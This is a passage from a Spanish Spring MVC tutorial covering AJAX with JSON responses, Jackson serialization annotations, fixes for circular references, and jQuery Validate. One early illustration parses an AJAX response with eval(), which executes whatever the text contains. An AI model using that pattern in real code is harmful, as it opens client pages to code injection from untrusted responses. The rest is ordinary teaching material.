
Inicialmente se enviaron textos de XML. JavaScript es bueno interpretando XML (y HTML), y ese formato se inventó precisamente para enviar información entre sistemas. Pero obviamente lo que se le da bien de verdad a JavaScript es interpretar JavaScript.

¿Entonces en el servidor creo textos con pinta de objetos de JavaScript y se los paso a la función que espera la respuesta? Sí, exactamente eso; bueno, lo va a hacer Spring por nosotros.

JavaScript es un lenguaje muy diferente a Java. Por ejemplo no admite multitarea, por lo que las operaciones complejas siempre se realizan de forma asíncrona, y es interpretado. No se compila, sino que cada línea (de texto) de código fuente se interpreta en el momento de su ejecución. Y el propio código tiene acceso al intérprete a través de la función **eval()**. En JavaScript es trivial convertir texto a código:

```
//alert ('un ejemplo');
var texto="alert('";
texto=texto+ "un ejemplo'";
eval(texto + ")");
```

Esa tontería funciona:



Otra de las particularidades de JavaScript es el modo en el que permite la creación de objetos. Podemos hacerlo sobre la marcha:

```
var proveedor={id:2, nombre:"ejemplo", fecha:"11-04-2020"};
proveedor.telefono="900100010";
console.log("la clave es " + proveedor.id);
console.log("El nombre es " + proveedor.nombre);
```

Esta manera de definir objetos se conoce como **JavaScript Object Notation, JSON**<sup>7</sup>. Unámoslo todo. ¿Qué hará el siguiente código de JavaScript?:

```
var texto="{estado:true}";
//Los paréntesis son necesarios para evaluar la expresión
var respuesta=eval("(" + texto + ")");
console.log(respuesta.estado);
```

Conseguimos un texto “de alguna parte”, por ejemplo como respuesta a una petición AJAX. Usamos la función “eval()” y convertimos ese texto a un objeto de JavaScript, que podemos usar en nuestro programa cliente para modificar la página.

Por tanto un método de acción que responda a una petición AJAX no devolverá un texto en formato HTML, sino que enviará un texto **con aspecto de objeto de JavaScript**, un texto en “**formato**” **JSON**. Ya sabemos que convertir ese texto en JavaScript es trivial; de hecho si usamos JQuery la conversión se realiza automáticamente:

```
var f=$("#formulario");
var bien=$("#bien");
var mal=$("#mal");
var s=f.find("select");
...
success:function(r){
    if (r.estado) {
        s.find("option:selected").remove();
        bien.fadeIn(200);
    }
    else mal.fadeIn(200);
}
```

El código pertenece a la función que se ejecuta como respuesta a la solicitud de eliminación de cierto elemento. El cliente lo ha seleccionado de una lista, ha realizado la petición, y cuando llega la respuesta se lanza el código.

Las variables “bien” y “mal” se refieren a párrafos ocultos con los mensajes que deben mostrarse en función del contenido de la respuesta. La variable “s” es el “select” desde el que he lanzado la petición. La página no se modifica, por lo que tengo que dibujar la respuesta como pueda. Muestro el párrafo adecuado y si todo ha ido bien elimino del “select” de HTML el elemento borrado.

### 6.5.3 Crear la respuesta JSON

Se nos plantean dos problemas distintos. Cuándo devolver textos con aspecto de objetos de JavaScript y cómo crear esos textos.

La primera cuestión tiene una respuesta obvia: tú sabrás. Se supone que el usuario usará el código que le has enviado. Utilizará las páginas HTML y los programas JavaScript diseñados por ti, por lo que siempre conocerás cómo se ha realizado la petición y qué espera de respuesta.

<sup>7</sup> Se pronuncia “yeison”, pero en muchas empresas oirás “jotason”. No te asistes, en castellano siempre pronunciamos mal el inglés informático; nadie pronuncia “yava”, sino “java”. Y Jquery...

---

Si el cliente empieza a hacer cosas extrañas y respondes JSON cuando se espera HTML o viceversa, no se tratará de un fallo de seguridad; simplemente no se dibujará correctamente. Eso sí, procura no enviar información de más (claves, por ejemplo) confiando en que no se va a dibujar. Aunque el usuario no haga nada extraño todo lo que envías pasa a ser propiedad del programa cliente, y es muy sencillo ver la respuesta completa.

El segundo problema es muy simple. Spring lo hace por ti. Si quieras enviar un texto en formato JSON sólo tienes que crear un objeto de Java con lo que quieras responder y devolver el objeto desde el método de acción. El código se corresponde con la acción “borrar” de la que hablamos en el ejemplo del apartado anterior:

```
@RequestMapping(value="borrar.html", method=RequestMethod.POST, params="login")
@ResponseBody
public Respuesta<Object> borrar(String login) {
    try {
        ru.deleteById(login);
        return new Respuesta<>(true);
    }
    catch (DataAccessException e) {
        return new Respuesta<>(false);
    }
}
```

El método está decorado con la anotación **@ResponseBody**. Como ya vimos, le indica a Spring que la respuesta del método no se debe interpretar como la clave de una vista, sino como la respuesta en sí. La respuesta HTTP no se construye con el resultado de la ejecución de una página JSP, sino que se hará directamente con lo devuelto por el método.

Pero **siempre** respondemos con un texto, y lo que devuelve es un objeto de Java. La biblioteca **Jackson**, incluida con Spring, se encarga de serializar el objeto de Java y convertirlo en un texto con aspecto de objeto de JavaScript. **Lo convierte en un texto en formato JSON**.

El funcionamiento de Jackson suele ser automático, aunque a veces tenemos que configurar su comportamiento. Podemos hacerlo mediante programación o con anotaciones específicas de la biblioteca. Veremos unas cuantas a lo largo del capítulo.

Por tanto, desde el punto de vista del controlador, AJAX es muy simple. Sabemos cuándo usarlo y sabemos cómo responder; de hecho el controlador se simplifica bastante y la aplicación es más rápida. A cambio, tendrás que aprender JavaScript.

Los métodos de acción acostumbran a devolver objetos de la misma clase. A veces responderemos con un simple “true” o “false”; en otras ocasiones devolveremos un objeto, o una colección, o un simple String. O todo lo anterior. Las funciones asíncronas que esperan la respuesta serán muy diferentes entre sí. Para unificar y simplificar el código de JavaScript se suele diseñar una clase **Respuesta** y devolver siempre objetos de ese tipo:

```
public class Respuesta<R> {
    private Boolean estado;
    private R valor;

    public Respuesta(Boolean estado, R valor) {
        this.estado = estado;
        this.valor = valor;
    }

    public Respuesta(Boolean estado) {
        this(estado, null);
    }

    ... (típicos métodos get/set)
}
```

Para este ejemplo la he escrito de la forma más sencilla que he podido. Suelen ser clases que envuelven el dato de respuesta y que tienen propiedades adicionales para indicar el estado de la operación, códigos de error, etc.

Aplicándolo todo, el cuerpo de la respuesta enviado al cliente es exactamente esto:

Name	Headers	Preview	Response	...
<input type="checkbox"/> borrar.html			1 {"estado":true,"valor":null}	

Sin nada más. El resto del texto necesario para dibujar el formulario, el desplegable y el resto de la página ya se lo enviamos en su momento, y el programa cliente no lo elimina.

## 6.6 Jackson

La biblioteca Jackson está diseñada para trabajar con JSON. No sólo convierte objetos de Java en textos con aspecto de objetos de JavaScript, sino que también puede realizar la operación contraria. El binding con los argumentos del método de acción se realizará aunque la petición del usuario contenga un texto en formato JSON.

Es una biblioteca como cualquier otra, con sus métodos y clases; sin embargo, al estar incluida en Spring es el framework quien la lanza de forma transparente para nosotros. Aunque la utilizamos a menudo no la ejecutamos directamente, por lo que parece un proceso “misterioso” que funciona sólo, pero también se puede invocar explícitamente:

```
@RequestMapping(value="borrar.html",method=RequestMethod.POST,params="login")
@ResponseBody
public String borrar(String login) throws JsonProcessingException {
    ObjectMapper mapeador=new ObjectMapper();
    try {
        ru.deleteById(login);
        return mapeador.writeValueAsString(new Respuesta<>(true));
    }
    catch (DataAccessException e) {
        return mapeador.writeValueAsString(new Respuesta<>(false));
    }
}
```

El funcionamiento del método de acción será el mismo.

### 6.6.1 Anotaciones

En la mayoría de casos nos limitaremos a dejar que el framework se encargue de todo, por lo que ahora no necesitamos conocer la biblioteca con profundidad. Sólo voy a mostrar las anotaciones básicas, aquellas que veremos en los ejemplos o que necesitamos para resolver errores. El siguiente listado sólo lo presento como referencia, en este manual sólo usaré dos anotaciones:

<b>@JsonIgnore</b>	<b>Valores</b>	<b>Descripción</b>
<i>El campo será ignorado, tanto en la serialización como en la deserialización. Es la forma más simple (y burda) de evitar bucles infinitos.</i>		
value	false	Indica si está activa. True por defecto.
<b>@JsonIgnoreProperties</b> <b>Valores</b> <b>Descripción</b>		
Decora una clase, indicando a Jackson qué propiedades debe ignorar.		
value[ ]	“apellidos”	Lista de propiedades a ignorar.
allowGetters	true	Permite el uso de los métodos GET en las propiedades listadas en “value”; define propiedades de sólo lectura. Fase por defecto.
allowSetters	true	Como la anterior, para los métodos “set”.
ignoreUnknown	true	Para deserialización, si ignora aquellos valores que no se corresponden con ningún “set” o por el contrario genera avisos. False por defecto

<b>@JsonIgnoreType</b>	<b>Valores</b>	<b>Descripción</b>
<i>Se aplica a clases. Las propiedades de este tipo en otras clases serán ignoradas por la biblioteca.</i>		
value	false	Indica si está activa. True por defecto.
<b>@JsonFilter</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define el filtro que se aplicará a la clase o a una propiedad concreta. Un filtro es un objeto que permite definir mediante programación el comportamiento exacto de Jackson.</i>		
value	“miFiltro”	Nombre del filtro a aplicar.
<b>@JsonManagedReference</b>	<b>Valores</b>	<b>Descripción</b>
<i>Indica que la propiedad es el “lado propietario” de una relación doble. Junto con “@JsonBackReference” están diseñadas para representar la navegabilidad doble de una entidad. En la serialización actúan como “@JsonIgnore”, aunque más descriptivas.</i>		
value	“jefe”	Nombre de la propiedad decorada con “@JsonBackReference”. Es opcional.
<b>@ JsonBackReference</b>	<b>Valores</b>	<b>Descripción</b>
<i>Indica que la propiedad es el “lado inverso” de una relación doble. Se utiliza junto a la anotación “@JsonManagedReference” para representar la navegabilidad doble.</i>		
value	“empleados”	La propiedad decorada con “@JsonManagedReference” en la otra entidad. Es opcional.
<b>@JsonIdentityInfo</b>	<b>Valores</b>	<b>Descripción</b>
<i>Si se produce una referencia circular reemplaza la referencia a sí mismo con un valor, evitando bucles infinitos. En relaciones de varios a uno queda extraño. En relaciones de uno a varios pasable, y con relaciones de uno a uno está bien.</i>		
generator	Cómo se creará el valor de reemplazo. No es una enumeración, sino que pide clases que extiendan a “ObjectIdGenerator”. Hay varias definidas: PropertyGenerator (valor de la propiedad), UUIDGenerator (clave aleatoria), IntSequenceGenerator (un número incrementado), None (creo que usa todo el objeto)	
<b>@JsonInclude</b>	<b>Valores</b>	<b>Descripción</b>
<i>Serializa una propiedad en función de su valor. Con un poco de cuidado también se puede utilizar para evitar bucles infinitos en la serialización de entidades relacionadas.</i>		
value	NOT_NULL	Enumeración que indica cuándo incluir la propiedad. Admite CUSTOM.
content	NOT_NULL	Como la anterior, pero aplicable a propiedades de clase “Map” o similares, en los que se evalúa su contenido.
<b>@JsonView</b>	<b>Valores</b>	<b>Descripción</b>
<i>Permite el uso de “vistas”, banderas que utilizamos para decidir si incluir o no la propiedad. Marcamos una propiedad como perteneciente a una o varias vistas, y después indicamos la vista a usar en el método que realiza la serialización. Similar a “@JsonIgnore”, pero configurable. Las vistas son clases vacías que definimos sólo para ser usadas como banderas. Es anotación que uso en el proyecto.</i>		
value[ ]	Ver.class	Las banderas que asignamos a una propiedad, o la vista que queremos usar en cierto método.

<b>@JsonFormat</b>	<b>Valores</b>	<b>Descripción</b>
<i>Formatea el texto generado. Muy útil para fechas y números. Dispone de más atributos, es muy versátil.</i>		
<i>pattern</i>	<i>"dd/MM/yyyy"</i>	<i>Patrón a aplicar para realizar la conversión</i>
<i>shape</i>	<i>Shape.STRING</i>	<i>Estructura a usar para la serialización. Es una enumeración, y depende mucho del tipo de datos.</i>
<b>@JsonAlias</b>	<b>Valores</b>	<b>Descripción</b>
<i>Permite nombres adicionales para la propiedad cuando se aplica la deserialización.</i>		
<i>value[ ]</i>	<i>"clave"</i>	<i>Lista de nombres alternativos.</i>
<b>@JsonProperty</b>	<b>Valores</b>	<b>Descripción</b>
<i>Es una propiedad muy potente. Usada sobre una propiedad permite cambiar el nombre con el que se serializa o deserializa. Pero decorando un método lo ejecuta para resolver la deserialización, si los parámetros del mismo se ajustan de algún modo al texto leído. Está relacionada con las anotaciones "@JsonGetter" y "@JsonSetter".</i>		
<i>value</i>	<i>"nuevaClave"</i>	<i>El nuevo nombre de propiedad a usar.</i>
<i>required</i>	<i>true</i>	<i>Si es obligatorio o no que haya un valor para la propiedad. False por defecto.</i>

Si necesitas más control sobre la serialización/deserialización a JSON recuerda que hay más de treinta anotaciones, que los métodos de la biblioteca dejan hacer de todo y que al fin y al cabo sólo estamos fabricando textos a partir de los valores de un objeto de Java.

## 6.6.2 Bucles infinitos

Obviamente es más sencillo dejar que Spring se encargue de todo. Sin embargo a veces Jackson produce resultados absurdos, por lo que tenemos que intervenir en la conversión de objetos a textos. Éste es el típico fallo de conversión:

```
ObjectMapper om=new ObjectMapper();
Producto p=rp.findById(new ClaveProducto(1,"CBC")).get();
String texto=om.writeValueAsString(p);
```

He aplicado la conversión explícitamente, pero se produciría el mismo error si dejó que lo haga Spring. He provocado una referencia circular, debido al modo en el que están definidas las entidades<sup>8</sup>. Un producto tiene propiedades de clase "Proveedor" y "TipoProducto":

```
@ManyToOne
@MapsId( "idTipoProducto" )
private TipoProducto tipoProducto;
@ManyToOne
@MapsId( "idProveedor" )
private Proveedor proveedor;
```

Pero "TipoProducto" y "Proveedor" también tienen propiedades de clase producto:

```
@OneToMany(mappedBy="tipoProducto", cascade={PERSIST,MERGE})
private List<Producto> productos=new ArrayList<>();
```

Cuando Jackson recorra las propiedades del objeto saltará de una a otra de forma recursiva, hasta que se produzca un error:

```
com.fasterxml.jackson.databind.JsonMappingException: Infinite recursion
(StackOverflowError)...
```

<sup>8</sup> Realmente el error se produce porque lo estoy haciendo mal. Si usara un DTO en vez de las entidades del modelo no habría ningún tipo de referencia circular.

---

Afortunadamente es fácil de corregir. La biblioteca nos proporciona anotaciones para controlar su comportamiento, varias de ellas diseñada específicamente para evitar este problema. Y siempre podemos igualar a null un lado de la relación antes de convertirlo a texto.

#### 6.6.2.1 JsonIgnore

A parte del null, la forma más rápida y tosca de cortar este comportamiento es usar **@JsonIgnore** en una de las relaciones. La pega es que **nunca** serializará la propiedad, con lo que no podremos devolverla con JSON en ningún caso. Por ejemplo quiero serializar “Producto”, que tiene navegabilidad doble (referencias circulares) con “TipoProducto” y “Proveedor”.

Puedo escribir la anotación en las propiedades de “Producto”:

```
public class Producto implements Serializable {  
    ...  
    @ManyToOne  
    @MapsId("idTipoProducto")  
    @JsonIgnore  
    private TipoProducto tipoProducto;  
    @ManyToOne  
    @MapsId("idProveedor")  
    @JsonIgnore  
    private Proveedor proveedor;  
    ...  
}
```

Pero esto va a quedar horrible. Cuando algún método de acción envíe un producto en formato JSON el texto devuelto sólo tendrá la clave del producto y el precio, pero no los datos del tipo de producto y del proveedor:

```
{"claveProducto": {"idProveedor": 1, "idTipoProducto": "CBF"}, "precio": 21.0}
```

En fin, tengo las claves, por lo que puedo averiguar los nombres, pero es incómodo y provocará un tráfico de red innecesario. También puedo quitar las anotaciones de esta entidad y ponerlas en las colecciones de “TipoProducto” y “Proveedor”:

```
public class Proveedor implements Serializable {  
    ...  
    @JsonIgnore  
    private List<Producto> productos=new ArrayList<>();  
    ...  
}  
  
public class TipoProducto implements Serializable {  
    ...  
    @JsonIgnore  
    private List<Producto> productos=new ArrayList<>();  
    ...  
}
```

La respuesta a la misma petición del ejemplo anterior cambiará:

```
{"claveProducto": {"idProveedor": 1, "idTipoProducto": "CBF"}, "precio": 21.0,  
"tipoProducto": {"id": "CBF", "nombre": "Corrector blanco frasco de cristal"},  
"proveedor": {"id": 1, "nombre": "Compañía Occidental",  
"fecha": "2017-04-07T00:00:00.000+0000"}}
```

Ahora sí que el programa cliente tendrá toda la información que necesita. Pero lo que he hecho ha sido cambiar el problema de sitio. ¿Qué sucederá a partir de ahora con las peticiones a tipos de producto o proveedores? Si ejecutase un método de acción que me devolviera un proveedor, en formato JSON:

```
{"id": 2, "nombre": "Suministros Pérez", "fecha": "2017-04-07T00:00:00.000+0000"}
```

Tengo la información del proveedor, pero no he serializado “productos”. Antes, cuando coloqué las anotaciones en “Producto” me hubiera devuelto esto otro:

```
{"id": 2, "nombre": "Suministros Pérez", "fecha": "2017-04-07T00:00:00.000+0000", "productos": [{"claveProducto": {"idProveedor": 2, "idTipoProducto": "CBC"}, "precio": 2.56}, {"claveProducto": {"idProveedor": 2, "idTipoProducto": "CBF"}, "precio": 20.0}, ...]}
```

Depende del caso puede ser suficiente, pero a menudo querremos las dos cosas.

#### 6.6.2.2 @JsonView

El uso de esta anotación es más laborioso, pero nos permite tenerlo todo. Vamos a ver un controlador nuevo. No está incluido en la descripción del proyecto porque lo he escrito específicamente para este ejemplo. Fíjate en la anotación `@JsonView`.

```
@Controller
@RequestMapping("/servicio")
public class ControladorAJAX {

    @Autowired
    private RepositorioTipoProducto rTipo;
    @Autowired
    private RepositorioProducto rProd;
    @Autowired
    private RepositorioProveedor rProv;


    @RequestMapping(value = "/tipoproducto/{id}", method = RequestMethod.GET)
    @ResponseBody
    @JsonView(Ver.Colecciones.class)
    public TipoProducto getTipoProducto(@PathVariable String id) {
        Optional<TipoProducto> op=this.rTipo.findById(id);
        if (op.isPresent()) return op.get();
        else return null;
    }

    @RequestMapping(value="/proveedor/{id:[0-9]+}", method=RequestMethod.GET)
    @ResponseBody
    @JsonView(Ver.Colecciones.class)
    public Proveedor getProveedor(@PathVariable Integer id) {
        Optional<Proveedor> op=this.rProv.findById(id);
        if (op.isPresent()) return op.get();
        else return null;
    }

    @RequestMapping(value = "/producto/{idTipoProducto}/{idProveedor:[0-9]+}",
                    method = RequestMethod.GET)
    @ResponseBody
    @JsonView(Ver.Simples.class)
    public Producto getProducto(@PathVariable String idTipoProducto,
                                @PathVariable Integer idProveedor) {
        Optional<Producto> op=this.rProd.findById(new ClaveProducto(idProveedor,
   idTipoProducto));
        if (op.isPresent()) return op.get();
        else return null;
    }
}
```

Lo he escrito de este modo para que sea fácil de probar. Si no tenemos en cuenta la anotación “`@JsonView`” y que todo esto fallaría si no estuviera, sabemos qué hacen los métodos de este controlador. Atienden peticiones GET como éstas:





Por supuesto la respuesta al cliente es un texto. Siempre es un texto. Pero esta vez no está en formato HTML, sino JSON. Como la petición desde el cliente la he hecho escribiendo la URL en la barra de direcciones del navegador, la respuesta del servidor reemplaza a la página anterior y dibuja la nueva desde cero. Como el navegador no sabe interpretar ese texto, lo escribe sin más en la pantalla<sup>9</sup>.

Volviendo al ejemplo, las propiedades que relacionan entre sí las tres entidades también están anotadas con `@JsonView`, como vimos en el apartado 4.4.1, “Entidades”:

```
public class Producto implements Serializable {
    ...
    @ManyToOne
    @MapsId("idTipoProducto")
    @JsonView(Ver.Simples.class)
    private TipoProducto tipoProducto;
    ...
    @ManyToOne
    @MapsId("idProveedor")
    @JsonView(Ver.Colecciones.class)
    private Proveedor proveedor;
    ...

}

public class Proveedor implements Serializable {
    ...
    @OneToMany(mappedBy = "proveedor")
    @JsonView(Ver.Colecciones.class)
    private List<Producto> productos=new ArrayList<>();
    ...
}

public class TipoProducto implements Serializable {
    ...
    @OneToMany(mappedBy = "tipoProducto", cascade = {PERSIST, MERGE})
    @JsonView(Ver.Colecciones.class)
    private List<Producto> productos=new ArrayList<>();
    ...
}
```

Y las misteriosas clases que usa la anotación no tienen contenido:

```
public class Ver {
    public static class Simples{}
    public static class Colecciones{}
}
```

El funcionamiento es sencillo. Uso las clases “Ver.Simples” y “Ver.Colecciones” como banderas, para asignar un “tipo de vista” a las propiedades. Puedo asignar tantos tipos a una propiedad como quiera; en este caso me ha bastado con un tipo para cada una. A las propiedades simples les he asignado el tipo de vista “Simples” y a las colecciones, qué original, “Colecciones”.

El quid está en la anotación que también uso en los métodos que devuelven el objeto a serializar:

```
@RequestMapping(...)
@ResponseBody
@JsonView(Ver.Colecciones.class)
public Proveedor getProveedor(@PathVariable Integer id) { ... }
```

Cuando Jackson comience su trabajo sólo actuará sobre las propiedades de ese tipo de vista. En este caso un proveedor tiene una propiedad “productos” que es de tipo **Colecciones**, por lo que sí que lo serializará:

<sup>9</sup> Aunque parezca extraño es habitual definir este tipo de métodos de acción. Si no fuera porque devuelve null en vez de “404” sería un servicio REST. Obviamente la respuesta de un servicio está pensada para que la procese otro programa (de JavaScript o de lo que sea) y no para que se dibuje directamente en la pantalla.

---

```
@JsonView(Ver.Colecciones.class)
private List<Producto> productos=new ArrayList<>();
```

Y cuando comience a serializar cada uno de los productos, la referencia circular con los proveedores es la propiedad “proveedor”, que es de tipo **Simples**:

```
@JsonView(Ver.Simples.class)
private Proveedor proveedor;
```

No es del tipo de vista “Colecciones”, tal como exige la anotación del método, por lo que es ignorada, no se serializa y no provoca un bucle infinito.

El método “getProducto()” funciona del mismo modo, salvo que está decorado con una anotación que pide otro tipo de vista:

```
@RequestMapping(....)
@ResponseBody
@JsonView(Ver.Simples.class)
public Producto getProducto(....) {....}
```

Actuará del mismo modo, pero escogiendo las propiedades simples de la clase y evitando las colecciones de “TipoProducto” y “Proveedor”. En definitiva, tengo acceso a todas las propiedades según me interese, y no se producen referencias circulares.

Esta anotación tiene una pega. Por defecto **sólo muestra las propiedades que pertenezcan a ese tipo de vista**. Por ejemplo en la clase “Proveedor” no he hecho nada con “id”, “nombre” y “fecha”. No son de ningún tipo de vista, por lo que nunca se serializarían. Y quiero justo lo contrario, que se serialicen siempre.

En teoría deberíamos escribir esto para **todas** las propiedades “neutrales”:

```
@JsonView({Ver.Simples.class, Ver.Colecciones.class})
private String nombre;
```

En todas. Sólo pensarlo provoca pereza. Afortunadamente Spring Boot es tu amigo y te permite cambiar el comportamiento por defecto de Jackson. En **application.properties** sólo tienes que añadir esta propiedad:


```
spring.jackson.mapper.default-view-inclusion=true
```

A partir de ahora, las propiedades que no pertenezcan a una vista concreta se tendrán siempre en cuenta, por eso el código del ejemplo ha funcionado.

## 6.7 JavaScript, JQuery y Validate

Casi todos los ejemplos utilizan código de JavaScript, basado en las bibliotecas JQuery y Validate. Son ficheros reales que se ejecutan en el cliente, por lo que deben estar en la zona pública del servidor.

He tratado de seguir la misma estructura que en las páginas. Una carpeta por cada entidad y un fichero para cada acción, con los mismos nombres por todas partes. Las bibliotecas bajadas de Internet las he dejado en la carpeta “lib”. Salvo el fichero de JQuery, todos los archivos pertenecen a JQuery Validate: core, ampliaciones y traducciones:



**NO** voy a explicar JavaScript, JQuery ni Validate en este manual, pero necesitamos unas nociones básicas para comprender cómo funciona cada una de las acciones. Voy a usar como ejemplo el programa **/js/usuario/crear.js**:

---

```

$(function(){
    var f=$("#formulario");
    var bien=$("#bien");
    var mal=$("#mal");

    //Es el mismo código de modificar.js
    var validador=f.validate({
        rules: {
            login:{required:true, minlength:3, maxlength:40},
            clave:{required:true, minlength:6, maxlength:40},
            nombreCompleto:{required:true, minlength:6, maxlength:40},
            roles:{required:true}
        },
        errorPlacement: function(error, element) {
            element.parent().next("td").append(error);
        },
        submitHandler:function(){
            bien.hide();
            mal.hide();

            $.ajax({
                url:"../usuario/crear.html",
                method:"post",
                data:f.serialize(),
                dataType:"json",
                success:function(r){
                    if (r.estado) bien.fadeIn(200);
                    else mal.fadeIn(200);
                },
                error:function(xhr){
                    mal.fadeIn(200);
                    console.log (xhr.responseText);
                }
            });
        }
    });
});

```

JQuery es la función "\$". Un nombre un poco raro para una función, pero corto y fácil de distinguir de los nombres que uses para las tuyas. JQuery captura elementos con la función, los amplía, los crea y hasta sirve de evento cuando la página acaba de cargarse; es lo que hace la primera línea del programa:

```

$(function(){
    ...
});

```

En cuanto la página se ha cargado todo comienza. Captura el formulario y los párrafos con los mensajes "bien" y "mal" y configura Validate para el formulario.

### 6.7.1 JQuery Validate

Siempre que uses AJAX tendrás que validar en el cliente con JavaScript. Es lo que espera el usuario. Ya pasaron a la historia aquellos tiempos que rellenabas un formulario, lo enviabas, esperabas la respuesta... y te llegaba un error. La validación debe ser instantánea y hacerse en el cliente. Existen multitud de bibliotecas de JavaScript que realizan ese trabajo. Hasta HTML 5 tiene validaciones.

**JQuery Validate** es una biblioteca histórica para la validación de formularios. Aplica reglas de validación, muestra mensajes de error, gestiona el resultado, etc.

Como su nombre indica usa JQuery como base, y lo que hace es ampliarla añadiéndole métodos de validación:

```
var validador=f.validate({ ... });
```

La función **validate()**, que admite docenas de parámetros distintos.

Bueno, solo uno, pero muy grande. Es típico de JavaScript. En vez de obligarte a aprender de memoria dónde va cada parámetro te permite crear sobre la marcha un objeto JSON con las propiedades que

---

quieras. Esas propiedades son las que busca la función para realizar su trabajo. Como ya he dicho son decenas. Las que he usado en todos los ejemplos:

- **rules.** Un objeto con las reglas de validación. Cada propiedad se corresponde con el **atributo name** del control de formulario que quieras validar, y el valor es a su vez otro objeto que tiene como propiedades las **reglas de validación** que quieras aplicar:

```
rules: {
    login:{required:true, minlength:3, maxlength:40},
    clave:{required:true, minlength:6, maxlength:40},
    ...
}
```

Existen muchas reglas: required, maxlength, minlength, max, min, range, rangelength, number, digits, date, dateITA, url, email... y es fácil crear nuevas. Si la necesitas seguro que alguien ya la ha escrito. Tiene dos reglas especiales, **normalizer**, que permite definir una función que modifica el dato a validar y **depends**, que pide una función que devuelva un true o false, para decidir si se aplica la regla.

- **errorPlacement.** La función que se ejecutará para dibujar los mensajes de error. Por defecto se insertan como una etiqueta “`<label>`” junto al control que ha provocado el error:

```
<label id="nombre_campo_error" class="error" for="nombre_campo">
    Mensaje de error
</label>
```

Y al propio control le asignan la clase “error”. Pero en este caso los quería en la celda de al lado. Esta función me permite decidir cómo se dibujan exactamente.

- **submitHandler.** La función que se ejecutará si la validación es correcta. Si defines esta propiedad la biblioteca cancela de forma automática la petición y ejecuta esta función en su lugar. Es aquí donde he incluido la petición AJAX.
- **messages.** Permite asignar mensajes concretos. La sintaxis es la misma que la de “rules”, salvo que el valor asignado a una regla es el nuevo texto de error.

Otras propiedades que podemos usar:

- **debug.** True o false. Permite decidir si funciona de verdad o no.
- **invalidHandler.** La función se ejecuta cuando se ha tratado de enviar un formulario inválido. Para realizar una tarea aparte de la validación.
- **ignore.** Campos a ignorar.
- **errorClass.** Nombre de la clase de error, que por defecto es “error”.
- **validClass.** Nombre de la clase que se asigna cuando el campo es correcto. Por defecto es “valid”.
- **errorElement.** “label” por defecto.
- **errorLabelContainer.** El identificador de una etiqueta que se usará para mostrar dentro de ella los mensajes de error. Se usa cuando se quieren los mensajes todos juntos en vez por separado junto al control que los ha generado. Habitualmente suele ser el “id” de un “`<ul>`”
- **wrapper.** Cuando se usa el anterior atributo, qué etiqueta de HTML envolverá los mensajes. Habitualmente suele ser “`<li>`”.
- **errorContainer.** El identificador de la etiqueta en la que se dibujará el “errorLabelContainer”. Suele ser un “`<div>`”.

El validador que devuelve la función posee a su vez métodos adicionales:

- **validate().** Aplica la validación y realiza “submit” si todo es correcto. Es exactamente la misma función que acabo de explicar, por lo que admite el mismo parámetro. Útil para modificar valores a posteriori.
- **valid().** Aplica la validación y devuelve true si es correcta.
- **resetForm().** Limpia los errores.
- **showErrors.** Muestra los errores, para comprobar cómo quedarán. Admite un JSON con los nombres de los campos y el texto a enseñar.

También existe el objeto **\$.validator**, con más métodos:

- **\$.validator.addMethod** añade una nueva regla de validación. Es habitual escribirlo en un programa de JavaScript independiente para añadirlo cómodamente a todos los proyectos; éste es el contenido del fichero `/js/lib/ampliaciones.js`:

```
$(function () {
    $.validator.addMethod(
        "regex",
        function (value, element, regexp) {
            var re = new RegExp(regexp);
            return this.optional(element) || re.test(value);
        },
        "Please check your input."
    );
});
```

Puedo aplicar la regla para expresiones regulares de la misma forma que el resto de validaciones oficiales.

- **\$.validator.setDefaults**. Admite los mismos valores que “validate()”. Asigna valores por defecto. Es útil cuando en un mismo programa queremos validar varios formularios.

Sólo ha sido un breve resumen. Si quieras saber más consulta la documentación de la página oficial: <https://jqueryvalidation.org/documentation/>. Y por supuesto, hay miles de ejemplos en la red.

Antes de continuar, malas noticias. **Nunca te puede fiar de lo que te envía el cliente**. Si el cliente utiliza tu código de JavaScript (y está bien hecho), los parámetros que lleguen al servidor serán correctos. No importa, de todos modos tienes que validar **también** en el servidor. No tienes ni idea de cómo se va a realizar la petición. Generalmente usarán tu código, pero no tiene por qué ser así.

## 6.7.2 Peticiones AJAX con JQuery

La mayoría del código del ejemplo se refiere a la validación del formulario. Pero cuando los datos son correctos, se ejecuta esto:

```
bien.hide();
mal.hide();

$.ajax({
    url:"../usuario/crear.html",
    method:"post",
    data:f.serialize(),
    dataType:"json",
    success:function(r){
        if (r.estado) bien.fadeIn(200);
        else mal.fadeIn(200);
    },
    error:function(xhr){
        mal.fadeIn(200);
        console.log (xhr.responseText);
    }
});
```

La función **\$.ajax** es el método tradicional de realizar una petición AJAX desde JQuery. La biblioteca dispone de varias funciones adicionales, pero todas son resúmenes de ésta, con ciertos valores asignados.

Como ya hemos visto a la función sólo se le suele pasar un único parámetro, en el cual podemos definir decenas de propiedades:

- **url**. La URL a la que realizo la petición.
- **method**. El método de envío. Es POST por defecto, por lo que no hace falta en este ejemplo.
- **data**. Los parámetros asociados a la petición. En este caso uso la función **serialize()** de JQuery, por lo que el formato de los datos es el tradicional, exactamente igual que si hubiera usado el “sumbit” de HTML. Como uso Spring no importa demasiado, también hubiera valido JSON.
- **dataType**. El tipo de datos que espero recibir, en este caso “json”. JQuery esperará un texto con aspecto de objeto de JavaScript, de lo contrario lo entenderá como un error.

- 
